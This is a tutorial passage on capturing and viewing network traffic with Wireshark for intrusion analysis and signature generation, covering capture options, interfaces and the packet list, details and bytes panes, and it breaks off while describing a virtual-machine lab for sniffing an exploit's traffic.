Packet Capture

In this article, we shall cover the basic working of a sniffer, to capture packets for analyzing the traffic. If an analyst does not have working skills of a packet sniffer to a certain level, it is really hard to defend intrusions. This article would help the analyst to prepare to the level of what is required for basic packet collection and basic analysis, but not everything about sniffers. An in depth article on sniffer's using packet crafting and packet capture will be coming soon. In this document we are using Wireshark Version 0.99.5 (SVN Rev 20677).

What you will learn...

- Introduction to Sniffer
- Capturing Traffic
- Wireshark basics: The different panes

Packet sniffer's, are protocol analyzers meant to capture the packets that are seen by a machine's network interface. When a sniffer runs on a system, it grabs all the packets that come into and goes out of the Network Interface Card (NIC) of the machine on which the sniffer is installed. This means that, if the NIC is set to the promiscuous mode, then it will receive all the packets sent to the network if that network is connected by a hub. Unfortunately, in a switched network, since switches do not broadcast the packets, sniffers cannot see any packet that is not having the destination address of the machine on which it is installed. This is unfortunate for testing reasons, but fortunate for security reasons. It is fortunate because, if an attacker installs a sniffer in a trusted network, but if the trusted network uses a hub to broadcast the packets within that network, then the sniffer would be able to look at every single packet that is going across the network. Now that we have seen the logic of a packet sniffer, let us now look into the details and working of the sniffer. One of the most common packet-sniffer is Ethereal, which is now known as Wireshark, but the old functionalities are still maintained and new features are added once in a while.




Figure 1. Wireshark Menu Bar

The above image (Figure 1) shows the opening page of Wireshark (formerly Ethereal). Depending on how you would like to capture the packet, there are several ways to perform tasks to attain solutions. To start with, we can choose the “Capture” menu and see what is in there. As the name implies, “Capture” menu is provided for the users to perform Packet Capture, and it also provides several options for suiting the situations and the conditions that the analysts have in the mind while performing the process of capturing the packets. Analysts could even set filters to avoid capturing unwanted traffic. This article would cover effective Packet Capture for signature generation, by setting the values that are required for optimizing the outcome.





Figure 2. Wireshark Capture Tab


In Figure 2, choose the “Interfaces…” sub-menu in the “Capture” drop-down listing. Once you choose this, you will have the listing of various network interfaces in your machine that can be seen from your NIC. An example is shown in Figure 3, where we have five interfaces, of which two of them belong to the VMWare interfaces, and other two belong to the Ethernet and Wireless interfaces, and finally the default dial-up interface which is shown as unknown as it is not set.



Description	IP	Packets	Packets/s
Adapter for generic dialup and VPN capture	unknown	0	0
Broadcom 440x 10/100 Integrated Controller (Microsoft's Packet Scheduler)	192.168[redacted]	0	0
VMware Virtual Ethernet Adapter	192.168[redacted]	0	0
VMware Virtual Ethernet Adapter	192.168[redacted]	0	0
Dell Wireless 1390 WLAN Mini-Card (Microsoft's Packet Scheduler)	192.168[redacted]	168	11

Figure 3. Wireshark Capture Interfaces


Once you have decided the interface that you would like sniff, you can either start sniffing by pushing the “Start” button in the interfaces window as shown in Figure 3, or you could use the “Options” to choose more options on sniffing a particular interface, or you could go into the details and check more details on the interface.



Description	IP	Packets	Packets/s
Adapter for generic dialup and VPN capture	unknown	0	0
Broadcom 440x 10/100 Integrated Controller (Microsoft's Packet Scheduler)	192.168[redacted]	0	0
VMware Virtual Ethernet Adapter	192.168[redacted]	0	0
VMware Virtual Ethernet Adapter	192.168[redacted]	0	0
Dell Wireless 1390 WLAN Mini-Card (Microsoft's Packet Scheduler)	192.168[redacted]	168	11

Figure 4. Starting the Capture from list of Interfaces

Once the “Start” is clicked as shown in Figure 4, a “Capture” window will open up showing the count of packets from each of the protocols. The protocol list shows SCTP, TCP, UDP, ICMP, ARP, OSPF, GRE, NetBIOS, IPX, VINES, and Other, as shown in Figure 5.




Captured Packets

Total	18	% of total
SCTP	0	0.0%
TCP	16	88.9%
UDP	0	0.0%
ICMP	0	0.0%
ARP	2	11.1%
OSPF	0	0.0%
GRE	0	0.0%
NetBIOS	0	0.0%
IPX	0	0.0%
VINES	0	0.0%
Other	0	0.0%

Running 00:00:13

Figure 5. Capture Window

Users can choose the option to view the packets when capturing them simultaneously. This can be done by two ways. One of which is to choose the “Options” button from Figure 4, and then going into the Capture Options window as shown in Figure 6.



Wireshark: Capture Options

Capture

Interface:

IP address: 192.168.0.101

Link-layer header type: Ethernet Buffer size: 1 megabyte(s) Wireless Settings

☑ Capture packets in promiscuous mode

☐ Limit each packet to 68 bytes

Capture Filter:

Capture File(s)

File: Browse...

☐ Use multiple files

☐ Next file every 1 megabyte(s)

☐ Next file every 1 minute(s)

☑ Ring buffer with 2 files

☐ Stop capture after 1 file(s)

Stop Capture ...

☐ ... after 1 packet(s)

☐ ... after 1 megabyte(s)

☐ ... after 1 minute(s)

Display Options

☑ Update list of packets in real time

☑ Automatic scrolling in live capture

☐ Hide capture info dialog

Name Resolution


☑ Enable MAC name resolution

☐ Enable network name resolution

☑ Enable transport name resolution

Figure 6. Capture Options

In Figure 6, there is a highlighted option that says "*Update list of packets in real time*" is a checkbox option for users to choose based on what they would like to do. Checking this option would help the user to view the packet contents while the packets are being sniffed. This option is not usually chosen by default, and hence the users would have to choose this option only when required and click on "Start" after choosing the option. Figure 7, shows the capture and the packet contents in the background that are taking place simultaneously once the users choose the above shown option.



Dell Wireless 1390 WLAN Mini-Card (Microsoft's Packet Scheduler) : Capturing - Wireshark
File
Filt
Expression... Clear Apply
Wireshark: Capture from Dell Wireless 1390...
Help
Stop

Captured Packets


		% of total	
Total	18		
SCTP	0		0.0%
TCP	16		88.9%
UDP	0		0.0%
ICMP	0		0.0%
ARP	2		11.1%
OSPF	0		0.0%
GRE	0		0.0%
NetBIOS	0		0.0%
IPX	0		0.0%
VINES	0		0.0%
Other	0		0.0%

Running 00:00:13

```
No                                                 Protocol  Info
                                      [redacted]   TCP       http > 2661 [ACK] Seq=0 Ack=1985 Win=10220 Len=0
                                      [redacted]   HTTP      HTTP/1.1 200 OK (text/html)
                                      [redacted]   TCP       2661 > http [ACK] Seq=1985 Ack=566 Win=16293 Len=0
                                      st           ARP       Who has [redacted]  Tell 192.168.0.101
                                      [redacted]   YMSG      Ping,
                                      [redacted]   TCP       5050 > 1961 [ACK] Seq=105 Ack=20 Win=65535 Len=0
                                                   YMSG      [TCP Retransmission] Y6 Status Update, Server Ack
                                      [redacted]   TCP       1961 > 5050 [ACK] Seq=20 Ack=105 Win=16729 Len=0
                                      [redacted]   HTTP      Continuation or non-HTTP traffic
                                      [redacted]   ARP       Who has [redacted]  Tell 192.168.0.101
                                      [redacted]   TCP       2730 > http [ACK] Seq=0 Ack=28 Win=16836 Len=0
                                      [redacted]   AIM       Keep Alive
                                      [redacted]   SSDP      NOTIFY * HTTP/1.1
                                      [redacted]   SSDP      NOTIFY * HTTP/1.1
                                      [redacted]   SSDP      NOTIFY * HTTP/1.1
                                      [redacted]   SSDP      NOTIFY * HTTP/1.1
                                      [redacted]   SSDP      NOTIFY * HTTP/1.1
                                      [redacted]   SSDP      NOTIFY * HTTP/1.1
 25 8.847512  192.168.0.1             [redacted]   SSDP      NOTIFY * HTTP/1.1
 26 8.850455  192.168.0.1             [redacted]   SSDP      NOTIFY * HTTP/1.1
 27 8.853898  192.168.0.1             [redacted]   SSDP      NOTIFY * HTTP/1.1
 28 8.857274  192.168.0.1             [redacted]   SSDP      NOTIFY * HTTP/1.1
 29 8.860088  192.168.0.1             [redacted]   SSDP      NOTIFY * HTTP/1.1
 30 8.863192  192.168.0.1             [redacted]   SSDP      NOTIFY * HTTP/1.1
 31 8.867037  192.168.0.1             [redacted]   SSDP      NOTIFY * HTTP/1.1
 32 8.867282  [redacted]         192.168.0.101     TCP       5190 > 1965 [ACK] Seq=0 Ack=6 Win=16384 Len=0

⊞ Frame 1 (1514 bytes on wire, 1514 bytes captured)
⊞ Ethernet II, Src: [redacted] ([redacted]), Dst: D-Link_[redacted] ([redacted])
⊞ Internet Protocol, Src: [redacted]  Dst: [redacted] ([redacted])

0000   00 13 46 15 88 58 00 19  7d 1e 37 85 08 00 45 00   ..F..X.. }.7...E.
0010   05 dc ea 1b 40 00 80 06  22 d2 c0 a8 00 65 48 0e   ....@... "....eH.
```

Figure 7. Choosing “Update list of packets in real time” option

There is another way to reach the “Capture Options” window from the menu bar. There might be many other ways to open a window or two change options, but in this document we will discuss one or two options to leave the choice to the analyst. In the menu bar, choose the “Capture” menu and the “Options” from the drop-down list. This will take you to the “Capture Options” window in Figure 6. Figure 8, shows the “Options” in the drop-down list, which is generated from the “Capture” menu.




The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Help
Interfaces...
Options... Ctrl+K
Start
Stop Ctrl+E
Restart
Capture Filters...
Filter:
Expression... Clear Apply

Figure 8. Capture → Options, Choosing from the menu

Now that, we have seen how to work with the packet sniffer let us work with an exploit sample to make it clearer. Even before sniffing packets, analyst should initiate connects from the attacker to the victim and set up the connection for the packets to flow. In some cases, the analyst might have to use some sort of listening software from the victim’s end if there is no such service that is exploited by the attacker. But in such a case, the analyst would have to tweak the exploit code in such a way that the exploit just takes place without waiting for a response from the victim. This is because, if we use a tool as a listening device, it just listens to that port in that victim machine and hence it cannot act as handshake software, by responding to what the exploit wants in order for it to initiate. Netcat is a good tool that could be used as a listener as well as for various other connectivity solutions between networks or between workstations in the same network.

In the above parts of the packet sniffing, we have seen how to capture the packets. Now we need to understand the various windows that our Wireshark packet sniffer has provided to all of their users or analysts to make use of to view and analyze packets. Figure 9, shows the Wireshark packet sniffer with some opened traffic capture that is being analyzed. As you can see, there are three different panes.



(Untitled) - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply


No.	Time	Source	Destination	Protocol	Info
20	8.831217	192.168.0.1	[redacted]	SSDP	NOTIFY * HTTP/1.1
21	8.834701	192.168.0.1	[redacted]	SSDP	NOTIFY * HTTP/1.1
22	8.838038	192.168.0.1	[redacted]	SSDP	NOTIFY * HTTP/1.1
23	8.840882	192.168.0.1	[redacted]	SSDP	NOTIFY * HTTP/1.1
24	8.844059	192.168.0.1	[redacted]	SSDP	NOTIFY * HTTP/1.1
25	8.847512	192.168.0.1	[redacted]	SSDP	NOTIFY * HTTP/1.1
26	8.850455	192.168.0.1	[redacted]	SSDP	NOTIFY * HTTP/1.1
27	8.853898	192.168.0.1	[redacted]	SSDP	NOTIFY * HTTP/1.1
28	8.857274	192.168.0.1	[redacted]	SSDP	NOTIFY * HTTP/1.1
29	8.860088	192.168.0.1	[redacted]	SSDP	NOTIFY * HTTP/1.1
30	8.863192	192.168.0.1	[redacted]	SSDP	NOTIFY * HTTP/1.1
31	8.867037	192.168.0.1	[redacted]	SSDP	NOTIFY * HTTP/1.1
32	8.867282	[redacted]	192.168.0.101	TCP	5190 > 1965 [ACK] Seq=0 Ack=6 Win=16384 Len=0
33	9.705152	192.168.0.101	[redacted]	AIM	Keep Alive
34	9.802284	[redacted]	192.168.0.101	TCP	5190 > 1966 [ACK] Seq=0 Ack=6 Win=16384 Len=0

```
⊞ Frame 1 (1514 bytes on wire, 1514 bytes captured)
⊞ Ethernet II, Src: [redacted], Dst: [redacted]
⊞ Internet Protocol, Src: [redacted], Dst: [redacted]
⊞ Transmission Control Protocol, Src Port: 2661 (2661), Dst Port: http (80), Seq: 0, Ack: 0, Len: 1460
```

```
0000  00 13 46 15 88 58 00 19  7d 1e 37 85 08 00 45 00   ..F..X.. }.7...E.
0010  05 dc ea 1b 40 00 80 06  22 d2 c0 a8 00 65 48 0e   ....@... "....eH.
0020  df 12 0a 65 00 50 8b e0  04 35 99 1b 52 86 50 10   ...e.P.. .5..R.P.
```

Figure 9. Wireshark Panes


Figure 10 shows the topmost pane (from Figure 9), which is the “Packet List Pane”. This pane as the name implies, lists the packets that has been captured over the period that we asked Wireshark to capture the traffic.



No.	Time	Source	Destination	Protocol	Info
20	8.831217	192.168.0.1	[redacted]	SSDP	NOTIFY * HTTP/1.1
21	8.834701	192.168.0.1	[redacted]	SSDP	NOTIFY * HTTP/1.1
22	8.838038	192.168.0.1	[redacted]	SSDP	NOTIFY * HTTP/1.1
23	8.840882	192.168.0.1	[redacted]	SSDP	NOTIFY * HTTP/1.1
24	8.844059	192.168.0.1	[redacted]	SSDP	NOTIFY * HTTP/1.1
25	8.847512	192.168.0.1	[redacted]	SSDP	NOTIFY * HTTP/1.1
26	8.850455	192.168.0.1	[redacted]	SSDP	NOTIFY * HTTP/1.1
27	8.853898	192.168.0.1	[redacted]	SSDP	NOTIFY * HTTP/1.1
28	8.857274	192.168.0.1	[redacted]	SSDP	NOTIFY * HTTP/1.1
29	8.860088	192.168.0.1	[redacted]	SSDP	NOTIFY * HTTP/1.1
30	8.863192	192.168.0.1	[redacted]	SSDP	NOTIFY * HTTP/1.1
31	8.867037	192.168.0.1	[redacted]	SSDP	NOTIFY * HTTP/1.1
32	8.867282	[redacted]	192.168.0.101	TCP	5190 > 1965 [ACK] Seq=0 Ack=6 Win=16384 Len=0
33	9.705152	192.168.0.101	[redacted]	AIM	Keep Alive
34	9.802284	[redacted]	192.168.0.101	TCP	5190 > 1966 [ACK] Seq=0 Ack=6 Win=16384 Len=0

Figure 10. Packet List Pane


Following the “Packet List Pane”, we have the second pane in which the details of the packet are displayed. The contents of this pane changes based on the line you are choosing in the “Packet List Pane” and hence you can think of the analogy as, “Packet Details Pane” displays the details of the packet based on the line chosen on the “Packet List Pane”. Figure 11, shows the “Packet Details Pane” for the packet chosen in “Packet List Pane”.



```
⊞ Frame 1 (1514 bytes on wire, 1514 bytes captured)
⊞ Ethernet II, Src: [redacted], Dst: [redacted]
⊞ Internet Protocol, Src: [redacted], Dst: [redacted]
⊞ Transmission Control Protocol, Src Port: 2661 (2661), Dst Port: http (80), Seq: 0, Ack: 0, Len: 1460
```

Figure 11. Packet Details Pane

The third pane is the “Packet Bytes Pane” displays the contents of a packet in Hex and its corresponding ASCII in the right extreme column. Figure 12, shows the “Packet Bytes Pane”. The contents of “Packet Bytes Pane” will change based on the content (line/packet) chosen in the “Packet List Pane”.



```
0000  00 13 46 15 88 58 00 19  7d 1e 37 85 08 00 45 00   ..F..X.. }.7...E.
0010  05 dc ea 1b 40 00 80 06  22 d2 c0 a8 00 65 48 0e   ....@... "....eH.
0020  df 12 0a 65 00 50 8b e0  04 35 99 1b 52 86 50 10   ...e.P.. .5..R.P.
```

Figure 12. Packet Bytes Pane

Now that we have seen the various windows and panes in Wireshark, lets see the basic working for our users to understand the working of a Wireshark with a more practical perspective. Wireshark can capture packets when the system’s NIC act in promiscuous mode so as to receive every packet floating around the subnet of that network depending on the device that is used in the network (hub or switch, as defined at the very beginning). Wireshark is also opened for reviewing and analyzing captured PCAP files. In the following example, let us consider a set up where there are two virtual machines running in parallel (remember, for this to work you might require a high memory/RAM size, approximately 2GB gives a really good performance). Figure 13, shows a sample virtual environment that is created for sniffing packets of exploits traversing across networks.





Figure 13. Virtual environment for packet sniffing


In Step 1(Figure 13), the attacker that could be either Linux or Windows machine as shown goes out to the Internet and downloads an exploit, as shown in Figure 14. This a client-side ActiveX exploit downloaded from www.milw0rm.com. Once this is done, the attacker then changes the Ethernet mode from NAT to Host-only mode in the VMWare (Note: More info on this can be found on the VMWare article). In the host-only mode, try testing if the 